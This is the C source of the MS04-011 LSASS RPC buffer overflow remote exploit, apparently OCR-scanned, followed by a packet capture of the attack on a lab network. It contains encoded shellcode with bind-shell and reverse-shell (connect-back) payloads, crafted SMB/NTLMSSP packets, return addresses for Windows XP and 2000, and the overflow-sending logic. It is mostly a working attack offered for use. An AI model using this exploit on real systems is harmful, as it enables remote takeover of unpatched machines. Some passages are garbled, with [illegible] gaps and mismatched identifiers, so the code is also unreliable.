"\xEA\xEA\xD8\x99\xDC\xE1\xF0\xED\xCD\xF1\xEB\xFC\xF8\xFD\x99\xD5"
"\xF6\xF8\xFD\xD5\xF0\xFB\xEB\xF8\xEB\xE0\xD8\x99\xEE\xEA\xAB\xC6"
"\xAA\xAB\x99\xCE\xCA\xD8\xCA\xF6\xFA\xF2\xFC\xED\xD8\x99\xFB\xF0"
"\xF7\xFD\x99\xF5\xF0\xEA\xED\xFC\xF7\x99\xF8\xFA\xFA\xFC\xE9\xED"
"\x99\xFA\xF5\xF6\xEA\xFC\xEA\xF6\xFA\xF2\xFC\xED\x99";

```

```

char req1[] =
"\x00\x00\x00\x85\xFF\x53\x4D\x42\x72\x00\x00\x00\x00\x18\x53\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x00\x00\x00\x00\x00\x62\x00\x02\x50\x43\x20\x4E\x45\x54\x57\x4F"
"\x52\x4B\x20\x50\x52\x4F\x47\x52\x41\x4D\x20\x31\x2E\x30\x00\x02"
"\x4C\x41\x4E\x4D\x41\x4E\x31\x2E\x30\x00\x02\x57\x69\x6E\x64\x6F"
"\x77\x73\x20\x66\x6F\x72\x20\x57\x6F\x72\x6B\x67\x72\x6F\x75\x70"
"\x73\x20\x33\x2E\x31\x61\x00\x02\x4C\x4D\x31\x2E\x32\x58\x30\x30"
"\x32\x00\x02\x4C\x41\x4E\x4D\x41\x4E\x32\x2E\x31\x00\x02\x4E\x54"
"\x20\x4C\x4D\x20\x30\x2E\x31\x32\x00";

```

```

char req2[] =
"\x00\x00\x00\xA4\xFF\x53\x4D\x42\x73\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x00\x10\x00\x0C\xFF\x00\xA4\x00\x04\x11\x0A\x00\x00\x00\x00"
"\x00\x00\x00\x20\x00\x00\x00\x00\x00\xD4\x00\x00\x80\x69\x00\x4E"
"\x54\x4C\x4D\x53\x53\x50\x00\x01\x00\x00\x00\x97\x82\x08\xE0\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00\x77\x00\x73\x00\x20\x00"
"\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00\x32\x00\x31\x00\x39\x00"
"\x35\x00\x00\x00\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00\x77\x00"
"\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00\x20\x00\x35\x00"
"\x2E\x00\x30\x00\x00\x00\x00\x00";

```

```

char req3[] =
"\x00\x00\x00\xDA\xFF\x53\x4D\x42\x73\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x08\x20\x00\x0C\xFF\x00\xDA\x00\x04\x11\x0A\x00\x00\x00\x00"
"\x00\x00\x00\x57\x00\x00\x00\x00\x00\xD4\x00\x00\x80\x9F\x00\x4E"
"\x54\x4C\x4D\x53\x53\x50\x00\x03\x00\x00\x00\x01\x00\x01\x00\x46"
"\x00\x00\x00\x00\x00\x00\x00\x47\x00\x00\x00\x00\x00\x00\x00\x40"
"\x00\x00\x00\x00\x00\x00\x00\x40\x00\x00\x00\x06\x00\x06\x00\x40"
"\x00\x00\x00\x10\x00\x10\x00\x47\x00\x00\x00\x15\x8A\x88\xE0\x48"
"\x00\x4F\x00\x44\x00\x00\x81\x19\x6A\x7A\xF2\xE4\x49\x1C\x28\xAF"
"\x30\x25\x74\x10\x67\x53\x57\x00\x69\x00\x6E\x00\x64\x00\x6F\x00"
"\x77\x00\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00\x30\x00\x20\x00"
"\x32\x00\x31\x00\x39\x00\x35\x00\x00\x00\x57\x00\x69\x00\x6E\x00"
"\x64\x00\x6F\x00\x77\x00\x73\x00\x20\x00\x32\x00\x30\x00\x30\x00"
"\x30\x00\x20\x00\x35\x00\x2E\x00\x30\x00\x00\x00\x00\x00";

```

```

char req4[] =
"\x00\x00\x00\x5C\xFF\x53\x4D\x42\x75\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xFF\xFE"
"\x00\x08\x30\x00\x04\xFF\x00\x5C\x00\x08\x00\x01\x00\x31\x00\x00"
"\x5C\x00\x5C\x00\x31\x00\x39\x00\x32\x00\x2E\x00\x31\x00\x36\x00"
"\x38\x00\x2E\x00\x31\x00\x2E\x00\x32\x00\x31\x00\x30\x00\x5C\x00"
"\x49\x00\x50\x00\x43\x00\x24"
"\x00\x00\x00\x3F\x3F\x3F\x3F\x3F\x00";

char req5[] =
"\x00\x00\x00\x64\xFF\x53\x4D\x42\xA2\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xDC\x04"
"\x00\x08\x40\x00\x18\xFF\x00\xDE\xDE\x00\x0E\x00\x16\x00\x00\x00"
"\x00\x00\x00\x00\x9F\x01\x02\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x03\x00\x00\x00\x01\x00\x00\x00\x40\x00\x00\x00"
"\x02\x00\x00\x00\x03\x11\x00\x00\x5C\x00\x6C\x00\x73\x00\x61\x00"
"\x72\x00\x70\x00\x63\x00\x00\x00";

char req6[] =
"\x00\x00\x00\x9C\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xDC\x04"
"\x00\x08\x50\x00\x10\x00\x00\x48\x00\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\x48\x00\x54\x00\x02"
"\x00\x26\x00\x00\x40\x59\x00\x10\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x00\x05\x00\x0B\x03\x10\x00\x00\x00"
"\x48\x00\x00\x00\x01\x00\x00\x00\xB8\x10\xB8\x10\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x01\x00\x6A\x28\x19\x39\x0C\xB1\xD0\x11"
"\x9B\xA8\x00\xC0\x4F\xD9\x2E\xF5\x00\x00\x00\x00\x04\x5D\x88\x8A"
"\xEB\x1C\xC9\x11\x9F\xE8\x08\x00\x2B\x10\x48\x60\x02\x00\x00\x00";

char req7[] =
"\x00\x00\x0C\xF4\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xDC\x04"
"\x00\x08\x60\x00\x10\x00\x00\xA0\x0C\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\xA0\x0C\x54\x00\x02"
"\x00\x26\x00\x00\x40\xB1\x0C\x10\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x00\x03\x10\x00\x00\x00"
"\xA0\x0C\x00\x00\x01\x00\x00\x00\x88\x0C\x00\x00\x00\x00\x09\x00"
"\xEC\x03\x00\x00\x00\x00\x00\x00\x00\x03\x00\x00";
// room for shellcode here ...

char shit1[] =
"\x95\x14\x40\x00\x03\x00\x00\x00\x7C\x70\x40\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x7C\x70\x40\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x7C\x70\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x7C\x70\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x78\x85\x13\x00\xAB\x5B\xA6\xE9";

char req8[] =
"\x00\x00\x10\xF8\xFF\x53\x4D\x42\x2F\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xFF\xFE"
"\x00\x08\x60\x00\x0E\xFF\x00\xDE\xDE\x00\x40\x00\x00\x00\x00\xFF"
"\xFF\xFF\xFF\x08\x00\xB8\x10\x00\x00\x00\xB8\x10\x40\x00\x00\x00\x00"
"\x00\xB9\x10\xEE\x05\x00\x00\x01\x10\x00\x00\x00\xB8\x10\x00\x00"
"\x01\x00\x00\x00\x0C\x20\x00\x00\x00\x00\x09\x00\xAD\x0D\x00\x00"
"\x00\x00\x00\x00\xAD\x0D\x00\x00";
// room for shellcode here ...

```

```
char req9[] =
"\x00\x00\x0F\xD8\xff\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\x18\x01"
"\x00\x08\x70\x00\x10\x00\x00\x84\x0F\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\x84\x0F\x54\x00\x02"
"\x00\x26\x00\x00\x40\x95\x0F\x00\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x00\x02\x10\x00\x00\x00"
"\x84\x0F\x00\x00\x01\x00\x00\x00\x6C\x0F\x00\x00\x00\x00\x09\x00";
```

```
char shit3[] =
"\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x9A\xA8\x40\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00";
```

```
#define LEN 3500
#define BUFSIZE 2000
#define NOP 0x90
```

```
struct targets {
```

```
    int num;
    char name[50];
    long jmpaddr;
```

```
} ttarger[] = {
```

```
    { 0, "WinXP Professional [universal] lsass.exe ", 0x01004600 },
// jmp esp addr
    { 1, "Win2k Professional [universal] netrap.dll", 0x7515123c },
// jmp ebx addr
    { 2, "Win2k Advanced Server [SP4] netrap.dll", 0x751c123c },
// jmp ebx addr
    //{ 3, "reboot",
0xffffffff }, // crash
    { NULL }
};
```

```
void usage(char *prog)
```

```
{
    int i;
    printf("Usage:\n\n");
    printf("%s <target> <victim IP> <bindport> [connectback IP]
[options]\n\n", prog);
    printf("Targets:\n");
    for (i=0; i<3; i++)
        printf(" %d [0x%.8x]: %s\n", ttarger[i].num,
ttarger[i].jmpaddr, ttarger[i].name);
    printf("\nOptions:\n");
    printf(" -t: Detect remote OS:\n");
    printf(" Windows 5.1 - WinXP\n");
    printf(" Windows 5.0 - Win2k\n\n");
    exit(0);
}
```

```

}

int main(int argc, char *argv[])
{

int i;
int opt = 0;
char *target;
char hostipc[40];
char hostipc2[40*2];

unsigned short port;
unsigned long ip;
unsigned char *sc;

char buf[LEN+1];
char sendbuf[(LEN+1)*2];

char req4u[sizeof(req4)+20];

char screq[BUFSIZE+sizeof(req7)+1500+440];
char screq2k[4348+4060];
char screq2k2[4348+4060];

char recvbuf[1600];

char strasm[]="\x66\x81\xEC\x1C\x07\xFF\xE4";
char strBuffer[BUFSIZE];

unsigned int targetnum = 0;

int len, sockfd;
short dport = 445;
struct hostent *he;
struct sockaddr_in their_addr;
char smblen;
char unclen;
WSADATA wsa;

printf("\nMS04011 Lsasrv.dll RPC buffer overflow remote exploit
v0.1\n");
printf("--- Coded by .::[ houseofdabus ]::. ---\n\n");

if (argc < 4) {
    usage(argv[0]);
}

target = argv[2];
sprintf((char *)hostipc,"\\\\\\%s\\ipc$", target);

for (i=0; i<40; i++) {
    hostipc2[i*2] = hostipc[i];
    hostipc2[i*2+1] = 0;
}

memcpy(req4u, req4, sizeof(req4)-1);
memcpy(req4u+48, &hostipc2[0], strlen(hostipc)*2);
memcpy(req4u+47+strlen(hostipc)*2, req4+87, 9);

```

```

smblen = 52+(char)strlen(hostipc)*2;
memcpy(req4u+3, &smblen, 1);

unclen = 9 + (char)strlen(hostipc)*2;
memcpy(req4u+45, &unclen, 1);

if (argc > 4)
    if (!memcmp(argv[4], "-t", 2)) opt = 1;

if ( (argc > 4) && !opt ) {
    port = htons(atoi(argv[3]))^(USHORT)0x9999;
    ip = inet_addr(argv[4])^(ULONG)0x99999999;
    memcpy(&reverseshell[118], &port, 2);
    memcpy(&reverseshell[111], &ip, 4);
    sc = reverseshell;
} else {
    port = htons(atoi(argv[3]))^(USHORT)0x9999;
    memcpy(&bindshell[176], &port, 2);
    sc = bindshell;
}

if ( (atoi(argv[1]) == 1) || (atoi(argv[1]) == 2)) {
    memset(buf, NOP, LEN);

    //memcpy(&buf[2020], "\x3c\x12\x15\x75", 4);
    memcpy(&buf[2020], &ttarget[atoi(argv[1])].jmpaddr, 4);
    memcpy(&buf[2036], sc, strlen(sc));

    memcpy(&buf[2840], "\xeb\x06\xeb\x06", 4);
    memcpy(&buf[2844], &ttarget[atoi(argv[1])].jmpaddr, 4); // jmp ebx addr
    //memcpy(&buf[2844], "\x3c\x12\x15\x75", 4); // jmp ebx addr

    memcpy(&buf[2856], sc, strlen(sc));

    for (i=0; i<LEN; i++) {
        sendbuf[i*2] = buf[i];
        sendbuf[i*2+1] = 0;
    }
    sendbuf[LEN*2]=0;
    sendbuf[LEN*2+1]=0;

    memset(screq2k, 0x31, (BUFSIZE+sizeof(req7)+1500)*2);
    memset(screq2k2, 0x31, (BUFSIZE+sizeof(req7)+1500)*2);

} else {
    memset(strBuffer, NOP, BUFSIZE);
    memcpy(strBuffer+160, sc, strlen(sc));
    memcpy(strBuffer+1980, strasm, strlen(strasm));
    *(long *)&strBuffer[1964]=ttarget[atoi(argv[1])].jmpaddr;
}

memset(screq, 0x31, BUFSIZE+sizeof(req7)+1500);

WSAStartup(MAKEWORD(2,0), &wsa);

if ((he=gethostbyname(argv[2])) == NULL) { // get the host info
    perror("[-] gethostbyname ");
    exit(1);
}

if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
    perror("socket");
}

```



```

        exit(1);
    }

    their_addr.sin_family = AF_INET;
    their_addr.sin_port = htons(dport);
    their_addr.sin_addr = *((struct in_addr *)he->h_addr);
    memset(&(their_addr.sin_zero), '\0', 8);

    printf("[*] Target: IP: %s OS: %s\n", argv[2], ttarget[atoi(argv[1])].name);
    printf("[*] Connecting to %s:445 ... ", argv[2]);
    if (connect(sockfd, (struct sockaddr *)&their_addr, sizeof(struct sockaddr)) ==
        -1) {
        printf("\n[-] Sorry, cannot connect to %s:445. Try again...\n",
            argv[2]);
        exit(1);
    }
    printf("OK\n");

    if (send(sockfd, req1, sizeof(req1)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
    }
    len = recv(sockfd, recvbuf, 1600, 0);

    if (send(sockfd, req2, sizeof(req2)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
    }
    len = recv(sockfd, recvbuf, 1600, 0);

    if (send(sockfd, req3, sizeof(req3)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
    }
    len = recv(sockfd, recvbuf, 1600, 0);

    if ((argc > 5) || opt) {
        printf("[*] Detecting remote OS: ");
        for (i=0; i<12; i++) {
            printf("%c", recvbuf[48+i*2]);
        }
        printf("\n");
        exit(0);
    }

    printf("[*] Attacking ... ");
    if (send(sockfd, req4u, smbblen+4, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
    }
    len = recv(sockfd, recvbuf, 1600, 0);

    if (send(sockfd, req5, sizeof(req5)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
    }
    len = recv(sockfd, recvbuf, 1600, 0);

    if (send(sockfd, req6, sizeof(req6)-1, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
    }

```

```

}
len = recv(sockfd, recvbuf, 1600, 0);

if ( (atoi(argv[1]) == 1) || (atoi(argv[1]) == 2)) {
    memcpy(screq2k, req8, sizeof(req8)-1);
    memcpy(screq2k+sizeof(req8)-1, sendbuf, (LEN+1)*2);

    memcpy(screq2k2, req9, sizeof(req9)-1);
    memcpy(screq2k2+sizeof(req9)-1, sendbuf+4348-sizeof(req8)+1, (LEN+1)*2-
4348);

    memcpy(screq2k2+sizeof(req9)-1+(LEN+1)*2-4348-sizeof(req8)+1+206,
shit3, sizeof(shit3)-1);

    if (send(sockfd, screq2k, 4348, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
    }
    len = recv(sockfd, recvbuf, 1600, 0);

    if (send(sockfd, screq2k2, 4060, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
    }
} else {
    memcpy(screq, req7, sizeof(req7)-1);
    memcpy(screq+sizeof(req7)-1, &strBuffer[0], BUFSIZE);
    memcpy(screq+sizeof(req7)-1+BUFSIZE, shit1, 9*16);

    screq[BUFSIZE+sizeof(req7)-1+1500-304-1] = 0;
    if (send(sockfd, screq, BUFSIZE+sizeof(req7)-1+1500-304, 0) == -1) {
        printf("[-] Send failed\n");
        exit(1);
    }
}
printf("OK\n");

len = recv(sockfd, recvbuf, 1600, 0);

return 0;
}

```

```
09/12-11:15:55.290010 ARP who-has 192.168.1.35 tell 192.168.1.90
```

```
09/12-11:15:55.290223 ARP reply 192.168.1.35 is-at 0:7:E9:5A:38:30
```

```

09/12-11:15:55.290238 0:B0:D0:6:24:25 -> 0:7:E9:5A:38:30 type:0x800 len:0x3E
192.168.1.90:1029 -> 192.168.1.35:445 TCP TTL:128 TOS:0x0 ID:546 IpLen:20
DgmLen:48 DF
*****S* Seq: 0xBC73040D Ack: 0x0 Win: 0xFFFF TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
0x0000: 00 07 E9 5A 38 30 00 B0 D0 06 24 25 08 00 45 00 ...Z80...$%..E.
0x0010: 00 30 02 22 40 00 80 06 74 D8 C0 A8 01 5A C0 A8 ..0."@...t....Z..
0x0020: 01 23 04 05 01 BD BC 73 04 0D 00 00 00 00 70 02 ..#.....s.....p.
0x0030: FF FF 39 0F 00 00 02 04 05 B4 01 01 04 02 ...9.....

```

[illegible]

```

09/12-11:15:55.290503 0:7:E9:5A:38:30 -> 0:B0:D0:6:24:25 type:0x800 len:0x3E
192.168.1.35:445 -> 192.168.1.90:1029 TCP TTL:128 TOS:0x0 ID:203 IpLen:20
DgmLen:48 DF
***A**S* Seq: 0xBD326D5E Ack: 0xBC73040E Win: 0xFAF0 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
0x0000: 00 B0 D0 06 24 25 00 07 E9 5A 38 30 08 00 45 00    ...$%...Z80..E.
0x0010: 00 30 00 CB 40 00 80 06 76 2F C0 A8 01 23 C0 A8    .0...@...v/...#.
0x0020: 01 5A 01 BD 04 05 BD 32 6D 5E BC 73 04 0E 70 12    .Z.....2m^.s.p.
0x0030: FA F0 13 7C 00 00 02 04 05 B4 01 01 04 02        ...|.....

```

=====

```

09/12-11:15:55.290567 0:B0:D0:6:24:25 -> 0:7:E9:5A:38:30 type:0x800 len:0x36
192.168.1.90:1029 -> 192.168.1.35:445 TCP TTL:128 TOS:0x0 ID:547 IpLen:20
DgmLen:40 DF
****A**** Seq: 0xBC73040E Ack: 0xBD326D5F Win: 0xFFFF TcpLen: 20
0x0000: 00 07 E9 5A 38 30 00 B0 D0 06 24 25 08 00 45 00 ...Z80...$%..E.
0x0010: 00 28 02 23 40 00 80 06 74 DF C0 A8 01 5A C0 A8 ..(.#@...t....Z..
0x0020: 01 23 04 05 01 BD BC 73 04 0E BD 32 6D 5F 50 10 ..#.....s...2m_P.
0x0030: FF FF 83 E8 00 00 .....

```

=====

```

09/12-11:15:55.290845 0:B0:D0:6:24:25 -> 0:7:E9:5A:38:30 type:0x800 len:0xBF
192.168.1.90:1029 -> 192.168.1.35:445 TCP TTL:128 TOS:0x0 ID:548 IpLen:20
DgmLen:177 DF
***AP*** Seq: 0xBC73040E Ack: 0xBD326D5F Win: 0xFFFF TcpLen: 20
0x0000: 00 07 E9 5A 38 30 00 B0 D0 06 24 25 08 00 45 00 ...Z80...$%..E.
0x0010: 00 B1 02 24 40 00 80 06 74 55 C0 A8 01 5A C0 A8 ....$@...tU...Z..
0x0020: 01 23 04 05 01 BD BC 73 04 0E BD 32 6D 5F 50 18 ...#.....s...2m_P.
0x0030: FF FF 84 71 00 00 00 00 00 85 FF 53 4D 42 72 00 ...q.....SMBBr.
0x0040: 00 00 00 18 53 C8 00 00 00 00 00 00 00 00 00 00 ...S.....
0x0050: 00 00 00 00 FF FE 00 00 00 00 00 62 00 02 50 43 .....b..PC
0x0060: 20 4E 45 54 57 4F 52 4B 20 50 52 4F 47 52 41 4D NETWORK PROGRAM
0x0070: 20 31 2E 30 00 02 4C 41 4E 4D 41 4E 31 2E 30 00 1.0..LANMAN1.0.
0x0080: 02 57 69 6E 64 6F 77 73 20 66 6F 72 20 57 6F 72 .Windows for Wor
0x0090: 6B 67 72 6F 75 70 73 20 33 2E 31 61 00 02 4C 4D kgroups 3.1a..LM
0x00A0: 31 2E 32 58 30 30 32 00 02 4C 41 4E 4D 41 4E 32 1.2X002..LANMAN2
0x00B0: 2E 31 00 02 4E 54 20 4C 4D 20 30 2E 31 32 00 ..1..NT LM 0.12.

```

```
09/12-11:15:55.305159 0:7:E9:5A:38:30 -> 0:B0:D0:6:24:25 type:0x800 len:0x8F
192.168.1.35:445 -> 192.168.1.90:1029 TCP TTL:128 TOS:0x0 ID:204 IpLen:20
DamLen:129 DF
```



```

09/12-11:15:55.316063 0:7:E9:5A:38:30 -> 0:B0:D0:6:24:25 type:0x800 len:0x72
192.168.1.35:445 -> 192.168.1.90:1029 TCP TTL:128 TOS:0x0 ID:207 IpLen:20
DgmLen:100 DF
***AP*** Seq: 0xBD326F32 Ack: 0xBC73067B Win: 0xF883 TcpLen: 20

```

```

0x0000: 00 B0 D0 06 24 25 00 07 E9 5A 38 30 08 00 45 00 ....$%...Z80..E.
0x0010: 00 64 00 CF 40 00 80 06 75 F7 C0 A8 01 23 C0 A8 .d..@...u....#..
0x0020: 01 5A 01 BD 04 05 BD 32 6F 32 BC 73 06 7B 50 18 .Z.....2o2.s.{P.
0x0030: F8 83 E7 21 00 00 00 00 00 38 FF 53 4D 42 75 00 ....!.....8.SMBu.
0x0040: 00 00 00 98 07 C8 00 00 00 00 00 00 00 00 00 00 .....
0x0050: 00 00 00 08 FF FE 00 08 30 00 07 FF 00 38 00 01 .....0.....8..
0x0060: 00 FF 01 00 00 FF 01 00 00 07 00 49 50 43 00 00 .....IPC..
0x0070: 00 00 ..

```

+++++

```

09/12-11:15:55.316139 0:B0:D0:6:24:25 -> 0:7:E9:5A:38:30 type:0x800 len:0x9E
192.168.1.90:1029 -> 192.168.1.35:445 TCP TTL:128 TOS:0x0 ID:552 IpLen:20
DgmLen:144 DF

```

```

***AP*** Seq: 0xBC73067B Ack: 0xBD326F6E Win: 0xFDF0 TcpLen: 20
0x0000: 00 07 E9 5A 38 30 00 B0 D0 06 24 25 08 00 45 00 ...Z80....$%..E.
0x0010: 00 90 02 28 40 00 80 06 74 72 C0 A8 01 5A C0 A8 ...(@...tr...Z..
0x0020: 01 23 04 05 01 BD BC 73 06 7B BD 32 6F 6E 50 18 .#.....s.{.2onP.
0x0030: FD F0 84 50 00 00 00 00 00 64 FF 53 4D 42 A2 00 ...P.....d.SMB..
0x0040: 00 00 00 18 07 C8 00 00 00 00 00 00 00 00 00 00 .....
0x0050: 00 00 00 08 DC 04 00 08 40 00 18 FF 00 DE DE 00 .....@.....
0x0060: 0E 00 16 00 00 00 00 00 00 00 9F 01 02 00 00 00 .....
0x0070: 00 00 00 00 00 00 00 00 00 00 03 00 00 00 01 00 .....
0x0080: 00 00 40 00 00 00 02 00 00 00 03 11 00 00 5C 00 ..@.....\..
0x0090: 6C 00 73 00 61 00 72 00 70 00 63 00 00 00 00 00 l.s.a.r.p.c...

```

+++++

```

09/12-11:15:55.316707 0:7:E9:5A:38:30 -> 0:B0:D0:6:24:25 type:0x800 len:0xC1
192.168.1.35:445 -> 192.168.1.90:1029 TCP TTL:128 TOS:0x0 ID:208 IpLen:20
DgmLen:179 DF

```

```

***AP*** Seq: 0xBD326F6E Ack: 0xBC7306E3 Win: 0xF81B TcpLen: 20
0x0000: 00 B0 D0 06 24 25 00 07 E9 5A 38 30 08 00 45 00 ....$%...Z80..E.
0x0010: 00 B3 00 D0 40 00 80 06 75 A7 C0 A8 01 23 C0 A8 ....@...u....#..
0x0020: 01 5A 01 BD 04 05 BD 32 6F 6E BC 73 06 E3 50 18 .Z.....2on.s..P.
0x0030: F8 1B 1A C0 00 00 00 00 00 87 FF 53 4D 42 A2 00 .....SMB..
0x0040: 00 00 00 98 07 C8 00 00 00 00 00 00 00 00 00 00 .....
0x0050: 00 00 00 08 DC 04 00 08 40 00 08 2A FF 00 87 00 00 .....@.*.....
0x0060: 00 40 01 00 00 00 00 00 00 00 00 00 00 00 00 00 .@.....
0x0070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0x0080: 00 00 00 00 00 00 80 00 00 00 00 10 00 00 00 00 .....
0x0090: 00 00 00 00 00 00 00 00 00 00 02 00 FF 05 00 00 .....
0x00A0: 00 06 00 06 00 40 00 00 00 10 00 10 00 47 00 00 .....@.....G..
0x00B0: 00 15 8A 88 E0 48 00 9B 01 12 00 9B 01 12 00 7A .....H.....z
0x00C0: F2 .

```

+++++

```

09/12-11:15:55.316768 0:B0:D0:6:24:25 -> 0:7:E9:5A:38:30 type:0x800 len:0xD6
192.168.1.90:1029 -> 192.168.1.35:445 TCP TTL:128 TOS:0x0 ID:553 IpLen:20
DgmLen:200 DF

```

```

***AP*** Seq: 0xBC7306E3 Ack: 0xBD326FF9 Win: 0xFD65 TcpLen: 20
0x0000: 00 07 E9 5A 38 30 00 B0 D0 06 24 25 08 00 45 00 ...Z80....$%..E.
0x0010: 00 C8 02 29 40 00 80 06 74 39 C0 A8 01 5A C0 A8 ....)@...t9...Z..
0x0020: 01 23 04 05 01 BD BC 73 06 E3 BD 32 6F F9 50 18 .#.....s...2o.P.
0x0030: FD 65 84 88 00 00 00 00 00 9C FF 53 4D 42 25 00 .e.....SMB%.
0x0040: 00 00 00 18 07 C8 00 00 00 00 00 00 00 00 00 00 .....
0x0050: 00 00 00 08 DC 04 00 08 50 00 10 00 00 48 00 00 .....P.....H..
0x0060: 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 54 .....T
0x0070: 00 48 00 54 00 02 00 26 00 00 40 59 00 10 5C 00 .H.T...&...@Y...\..
0x0080: 50 00 49 00 50 00 45 00 5C 00 00 00 00 00 05 00 P.I.P.E.\.....
0x0090: 0B 03 10 00 00 00 48 00 00 00 01 00 00 00 B8 10 .....H.....
0x00A0: B8 10 00 00 00 00 01 00 00 00 00 00 01 00 6A 28 .....j(

```

[illegible]

```

***AP*** Seq: 0xBD326FF9 Ack: 0xBC730783 Win: 0xF77B TcpLen: 20
0x0000: 00 B0 D0 06 24 25 00 07 E9 5A 38 30 08 00 45 00 ....$%...Z80..E.
0x0010: 00 A8 00 D1 40 00 80 06 75 B1 C0 A8 01 23 C0 A8 ....@...u...#.
0x0020: 01 5A 01 BD 04 05 BD 32 6F F9 BC 73 07 83 50 18 .Z.....2o...s..P.
0x0030: F7 7B 10 B1 00 00 00 00 00 7C FF 53 4D 42 25 00 .{.....|..SMB%.
0x0040: 00 00 00 98 07 C8 00 00 00 00 00 00 00 00 00 00 .....
0x0050: 00 00 00 08 DC 04 00 08 50 00 0A 00 00 44 00 00 .....P.....D..
0x0060: 00 00 00 38 00 00 00 44 00 38 00 00 00 00 00 45 ....8....D.8....E
0x0070: 00 00 05 00 0C 03 10 00 00 00 44 00 00 00 01 00 .....D.....
0x0080: 00 00 B8 10 B8 10 0D 30 00 00 0C 00 5C 50 49 50 .....0....\PIF
0x0090: 45 5C 6C 73 61 73 73 00 00 00 01 00 00 00 00 00 E\lsass.....
0x00A0: 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 2B 10 ...].....+.
0x00B0: 48 60 02 00 00 00 00

```

=====

```

****A**** Seq: 0xBC730783 Ack: 0xBD327079 Win: 0xFCE5 TcpLen: 20
0x0000: 00 07 E9 5A 38 30 00 B0 D0 06 24 25 08 00 45 00 ...Z80....$%..E.
0x0010: 05 DC 02 2A 40 00 80 06 6F 24 C0 A8 01 5A C0 A8 ...*@...o$.Z.
0x0020: 01 23 04 05 01 BD BC 73 07 83 BD 32 70 79 50 10 .#.....s...2pyP.
0x0030: FC E5 89 9C 00 00 00 00 0C F4 FF 53 4D 42 25 00 .....SMB%.
0x0040: 00 00 00 18 07 C8 00 00 00 00 00 00 00 00 00 00 .....
